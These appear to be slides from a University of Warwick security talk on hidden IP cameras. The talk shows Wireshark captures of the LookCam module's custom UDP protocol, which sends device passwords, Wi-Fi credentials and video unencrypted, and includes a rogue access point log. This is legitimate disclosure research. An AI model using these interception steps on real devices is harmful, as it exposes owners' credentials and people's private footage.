SPYING ON THE SPY: SECURITY ANALYSIS OF HIDDEN CAMERAS

Samuel Herodotou, Feng Hao

University of Warwick

Samuel.Herodotou@warwick.ac.uk

INTRODUCTION

- Analysing a generic IP camera module
- A component in various camera products
- Internationally distributed
    - Amazon, other online retailers

EXISTING PRODUCTS

HIDDEN ALARM CLOCK CAMERA

amazon

COVERT SECURITY CAMERA

HIDDEN CHARGER CAMERA

MOTIVATION


- **Privacy concerns** – these products are inside homes and businesses
- **Security concerns** – internet connectivity opens up to remote attacks
- **Mass production** – single point of failure and widespread adoption

OBJECTIVES

- Discover **software** vulnerabilities present
    - Hardware vulnerabilities cannot be exploited remotely
- Build proof-of-concept software to demonstrate a successful attack

THE CAMERA MODULE

- Very small form factor
- Can connect to the internet
- Runs embedded Linux



EXISTING WORK


- Academic papers on older modules and other IoT devices
  - *Testing IoT Security: The Case Study of an IP Camera [1]*
  - *An IoT Analysis Framework: An Investigation of IoT Smart Cameras' Vulnerabilities [2]*
- Some independent research covering *similar* modules
  - A DEFCON talk – *Paul Marrapese – Abusing P2P to hack 3 million cameras*
  - Various articles/blogs/forum posts

LOOKCAM APP

- Module is designed to connect with this app
- Available on iOS and Android
- Over 500,000 downloads on Google Play [3]
- Estimated 1M+ users
- **Only one of many applications**

GET IT ON Google Play

Download on the App Store


10:00


My Device

B000221NWHFL
B000221NWHFL
Device Online

F165885YJFZR
F165885YJFZR
Device Online

B000227FKKNZ
B000227FKKNZ
Connecting...

F300240ZHCFX
F300240ZHCFX
Connecting...



THE MANUFACTURER

(Some information redacted for legal reasons)

- Specialises in CCTV/camera equipment manufacturing
- Acts as an Original Equipment Manufacturer (OEM) in the supply chain
- **$5-10 million yearly revenue**
- Global clientele
    - North America, Europe, Middle-East


[redacted]

[redacted]

THE INVESTIGATION


TOOLS USED

- Kali Linux
- Wireshark
- Ghidra
- Jadx
- Alfa-Network WiFi Adapter


Kali
Wastebasket
File System
root@kali: ~
File Actions Edit View Help
*wlan0mon
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
┌──(root㉿kali)-[~]
└─# wlan0mon: interface state UNINITIALIZED→ENABLED
wlan0mon: AP-ENABLED
wlan0mon: STA f0:c8:14:1c:87:f9 IEEE 802.11: authenticated
wlan0mon: STA f0:c8:14:1c:87:f9 IEEE 802.11: associated (aid 1)
wlan0mon: AP-STA-CONNECTED f0:c8:14:1c:87:f9
wlan0mon: STA f0:c8:14:1c:87:f9 RADIUS: starting accounting session 216082AEFB3D3FCD
wlan0mon: STA f0:c8:14:1c:87:f9 WPA: pairwise key handshake completed (RSN)
wlan0mon: EAPOL-4WAY-HS-COMPLETED f0:c8:14:1c:87:f9
wlan0mon: AP-STA-DISCONNECTED f0:c8:14:1c:87:f9
wlan0mon: STA f0:c8:14:1c:87:f9 IEEE 802.11: authenticated
wlan0mon: STA f0:c8:14:1c:87:f9 IEEE 802.11: associated (aid 1)
wlan0mon: AP-STA-CONNECTED f0:c8:14:1c:87:f9
wlan0mon: STA f0:c8:14:1c:87:f9 RADIUS: starting accounting session 216082AEFB3D3FCD
wlan0mon: STA f0:c8:14:1c:87:f9 WPA: pairwise key handshake completed (RSN)
wlan0mon: EAPOL-4WAY-HS-COMPLETED f0:c8:14:1c:87:f9
wlan0mon: AP-STA-DISCONNECTED f0:c8:14:1c:87:f9


┌──(root㉿kali)-[~]
└─# killall hostapd
wlan0mon: interface state ENABLED→DISABLED
wlan0mon: AP-DISABLED
wlan0mon: CTRL-EVENT-TERMINATING

nl80211: deinit ifname=wlan0mon disabled_11b_rates=0
┌──(root㉿kali)-[~]
└─# killall dnsmasq

┌──(root㉿kali)-[~]
└─# 
```

```
udp && !mdns && !icmp && !dns && !dhcp && !ssdp && !nbns

Source          No.  Time          Destination     Protocol Length Info
192.168.2.98    1850 16.364801914  192.168.2.190   UDP      54 17777 → 26363 Len=4
192.168.2.190   1851 16.372648444  192.168.2.98    UDP      54 26363 → 17777 Len=4
192.168.2.98    1852 16.375513069  192.168.2.190   UDP      54 17777 → 26363 Len=4
192.168.2.190   1853 17.590127420  192.168.2.98    UDP      54 26363 → 17777 Len=4
192.168.2.98    1856 17.654014385  192.168.2.190   UDP      54 17777 → 26363 Len=4
192.168.2.190   1859 17.657401476  192.168.2.98    UDP      54 26363 → 17777 Len=4
192.168.2.98    1863 17.661431826  192.168.2.190   UDP      54 17777 → 26363 Len=4
192.168.2.98    1987 18.718831821  192.168.2.255   UDP      94 57621 → 57621 Len=44
192.168.2.98    1988 18.718893197  192.168.2.255   UDP      94 57621 → 57621 Len=44
192.168.2.190   1989 18.884804554  192.168.2.98    UDP      54 26363 → 17777 Len=4
192.168.2.98    1990 18.887863640  192.168.2.190   UDP      54 17777 → 26363 Len=4
192.168.2.190   1991 18.889179076  192.168.2.98    UDP      54 26363 → 17777 Len=4

› Frame 1856: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface wlan0mon, id 0
⌄ Ethernet II, Src: Apple_73:3f:99 (f4:d4:88:73:3f:99), Dst: Shenzhen_1c:87:f9 (f0:c8:14:1c:87:f9)
  › Destination: Shenzhen_1c:87:f9 (f0:c8:14:1c:87:f9)
  › Source: Apple_73:3f:99 (f4:d4:88:73:3f:99)
    Type: IPv4 (0x0800)
    Trailer: 1f3fa1105061be18
› Internet Protocol Version 4, Src: 192.168.2.98, Dst: 192.168.2.190
› User Datagram Protocol, Src Port: 17777, Dst Port: 26363
⌄ Data (4 bytes)
    Data: f1e00000
    [Length: 4]

0000  f0 c8 14 1c 87 f9 f4 d4  88 73 3f 99 08 00 45 00   ········ ·s?···E·
0010  00 20 fd 3b 00 00 40 11  f7 20 c0 a8 02 62 c0 a8   · ·;··@· · ···b··
0020  02 be 45 71 66 fb 00 0c  db 17 f1 e0 00 00 1f 3f   ··Eqf··· ·······?
0030  a1 10 50 61 be 18                                  ··Pa··

Data (data.data), 4 bytes    Packets: 1996 · Displayed: 434 (21.7%) · Dropped: 0 (0.0%)    Profile: Default
```




Alfa-Network Adapter

MONITORING NETWORK TRAFFIC



THE PROTOCOL

- Custom UDP protocol
- Responsible for all functionality
  - Configuration
  - Video streaming
- Includes a JSON-style command system
- **Unencrypted**



udp.stream eq 27

```
Source           No. Time
192.168.2.190     62 14.6
192.168.2.102     63 14.6
192.168.2.190     64 14.6
192.168.2.190     65 14.6
192.168.2.190     71 14.6
192.168.2.190     74 14.6
192.168.2.102     75 14.7
192.168.2.102     76 14.7
192.168.2.102     77 14.7
192.168.2.102     85 14.7
192.168.2.190     86 14.7
192.168.2.190     87 14.7
192.168.2.190     88 14.7
192.168.2.190     89 14.7
192.168.2.190    130 15.1
192.168.2.102    131 15.1
192.168.2.102    255 16.3
192.168.2.190    256 16.3
192.168.2.190    257 16.4
192.168.2.102    258 16.4
192.168.2.102    398 17.5
192.168.2.190    399 17.5
192.168.2.190    419 17.7
192.168.2.102    420 17.7
192.168.2.102    558 18.7
192.168.2.190    563 18.8
192.168.2.190    589 19.0
192.168.2.102    590 19.0
192.168.2.102    705 20.0
```

```
› Frame 130: 190 bytes on wire (15
› Ethernet II, Src: Shenzhen_1c:87
› Internet Protocol Version 4, Src
› User Datagram Protocol, Src Port
⌄ Data (140 bytes)
    Data: f1d00088d1010000a0afafa
    [Length: 140]

0020  02 66 56 9f 59 eb 00 94  4d
0030  00 00 a0 af af af 01 90  a9
0040  50 50 50 5f 00 00 03 00  66
0050  63 6d 64 22 3a 09 22 4c  6f
0060  2c 0a 09 22 72 65 73 75  6c
0070  09 22 63 6f 6e 6e 65 63  74
0080  2c 0a 09 22 64 65 76 74  79
0090  70 63 22 2c 0a 09 22 61  75
00a0  22 3a 09 32 2c 0a 09 22  74
00b0  0a 7d f4 f3 f2 f1 da 86  29
```

Data (data.data), 140 bytes

Wireshark · Follow UDP Stream (udp.stream eq 27) · lookcam-c

```
.A..FHBB......6.MXKYL....B..FHBB......6.MXKYL....B..FHBB......6.MXKYL..
6.MXKYL...........................................@P...PPP_....f...{
        "cmd":   "LoginDev",
        "result":        0,
        "connectNum":    1,
        "devtype":       "ipc",
        "audioType":     2,
        "time":  0
}.........................................................................@P.
        "cmd":   "GetDevInfo",
        "id":    "FHBB-276161-MXKYL",
        "ver":   "May 27 2021 11:11:55",
        "4G":    2,
        "4Gssid":        "",
        "4Gpwd": "",
        "4Gsig": 0,
        "wifissid":      "TestNetwork",
        "wifipwd":       "pass1234",
        "wifisig":       0,
        "ip":    "192.168.2.190",
        "iccid": "",
        "ledstatus":     0,
        "lightstatus":   1,
        "lock":  2
}............@P...PPP_....C...{
        "cmd":   "GetDevVideoInfo",
        "brightness":    30,
        "saturation":    30
}....................@P...PPP_....!...{
        "cmd":   "GetDevInfo",
        "id":    "FHBB-276161-MXKYL",
        "ver":   "May 27 2021 11:11:55",
        "4G":    2,
        "4Gssid":        "",
        "4Gpwd": "",
        "4Gsig": 0,
        "wifissid":      "TestNetwork",
        "wifipwd":       "pass1234",
        "wifisig":       0,
        "ip":    "192.168.2.190",
        "iccid": "",
        "ledstatus":     0,
        "lightstatus":   1,
        "lock":  2
}............@P...PPP_....C...{
        "cmd":   "GetDevVideoInfo",
        "brightness":    30,
        "saturation":    30
```

Packet 857. 457 client pkts, 0 server pkts, 0 turns. Click to select.

192.168.2.190:22175 → 192.168.2.102:23019 (160 kB)


Show data as: ASCII

Find:

Wireshark capture of communications

UNENCRYPTED COMMUNICATIONS

- **Device password sent in plaintext**
- Video stream can be captured
- Other sensitive information unprotected:
  - WiFi credentials
  - Configuration changes

